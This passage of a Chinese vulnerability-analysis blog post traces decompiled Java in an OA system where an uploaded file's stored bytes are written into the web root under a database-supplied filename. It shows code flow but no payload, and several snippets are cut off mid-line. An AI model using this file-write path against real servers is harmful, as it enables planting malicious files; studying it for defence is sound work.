
先从传入的json中获取一点参数，判断isInsertImageNew是否为1，我们这里是1，进入if分支，获取了imagefileid4pic参数值，然后执行了如下代码 `var6.executeQuery("select imagefilename from imagefile where imagefileid=?", new Object[]{var8});` ，刚刚在savefiles也是把文件数据写到imagefile 表中，并且我们还需要把第一个包中的**fileid**值获取给到第二包中的imagefileid4pic，那这里大概就是我猜想的那样，先把文件搞到数据库，然后从数据库中弄出来。继续看代码，如果查询出来有值，获取他的后缀，如果没有后缀默认jpg，然后调用 `OdocFileUtil.getFileFromByte(OdocFileUtil.inputStream2Byte(ImageFileManager.getInputStreamById(Integer.valueOf(var8))), GCONST.getRootPath(), var9);` 首先是 `ImageFileManager.getInputStreamById(Integer.valueOf(var8))` ，然后是 `OdocFileUtil.inputStream2Byte(ImageFileManager.getInputStreamById(Integer.valueOf(var8)))` ,最后才是外面一整个。先看getInputStreamById，看名字就知道是通过id获取输入流

```
Object var1 = null;

try {
    RecordSet var2 = new RecordSet();
    String var3 = "select imagefilename,fileRealPath,signinfo,
    var2.executeSql(var3);
    if (var2.next()) {
        String var4 = Util.null2String(var2.getString("fileRea
        String var5 = Util.null2String(var2.getString("signinf
        String var6 = Util.null2String(var2.getString("hashinf
        String var7 = Util.null2String(var2.getString("isZip")
```

```
int var8 = Util.getIntValue(var2.getString("isaesencry
String var9 = Util.null2String(var2.getString("aescode
String var10 = Util.null2String(var2.getString("tokenK
String var11 = Util.null2String(var2.getString("storag
String var12 = Util.null2String(var2.getString("imagef
```

开始是通过id从数据库获取信息给到变量



然后就是在校验文件完整后把输入流对象给到var1，然后是判断var8和var14是否是满足条件的，如果满足还需要进行一层处理，差不多var1最终是到这了，因为再往下会对后缀校验，判断是否是office的格式，如果是再进行处理，如果不是就不处理了，直接return var1了。

```
        if (var8 == 1) {
            var1 = AESCoder.decrypt((InputStream)var1, var9);
        }

        if (var14) {
            var1 = DocEncryptUtil.decryptInput((InputStream)var1);
        }
    }
```

inputStream2Byte没什么好说的， 就是把输入流转换成字节数组

```
    public static byte[] inputStream2Byte(InputStream var0) {
        byte[] var1 = null;
        if (null != var0) {
            try {
                ByteArrayOutputStream var2 = new ByteArrayOutputStream();
                boolean var3 = false;
                byte[] var4 = new byte[1024];

                int var6;
                while((var6 = var0.read(var4)) != -1) {
                    var2.write(var4, i: 0, var6);
                }

                var0.close();
                var2.close();
                var1 = var2.toByteArray();
            } catch (Exception var5) {
                var5.printStackTrace();
            }
        } else {
            baseBean.writeLog( o: "");
        }

        return var1;
    }
```

最后来看getFileFromByte方法，判断var1是不是文件夹并且是否存在，然后拼接var1和var2，调用var3进行写文件。

```java
}

public static void getFileFromByte(byte[] var0, String var1, String var2) {
    BufferedOutputStream var3 = null;
    FileOutputStream var4 = null;
    File var5 = null;

    try {
        File var6 = new File(var1);
        if (!var6.exists() && var6.isDirectory()) {
            var6.mkdirs();
        }

        var5 = new File( s: var1 + File.separator + var2);
        var4 = new FileOutputStream(var5);
        var3 = new BufferedOutputStream(var4);
        var3.write(var0);
    } catch (Exception var19) {
        var19.printStackTrace();
    } finally {
        if (var3 != null) {
            try {
                var3.close();
            } catch (IOException var18) {
                var18.printStackTrace();
            }
        }

        if (var4 != null) {
            try {
                var4.close();
            } catch (IOException var17) {
                var17.printStackTrace();
            }
```

下一篇

C3P0反序列化链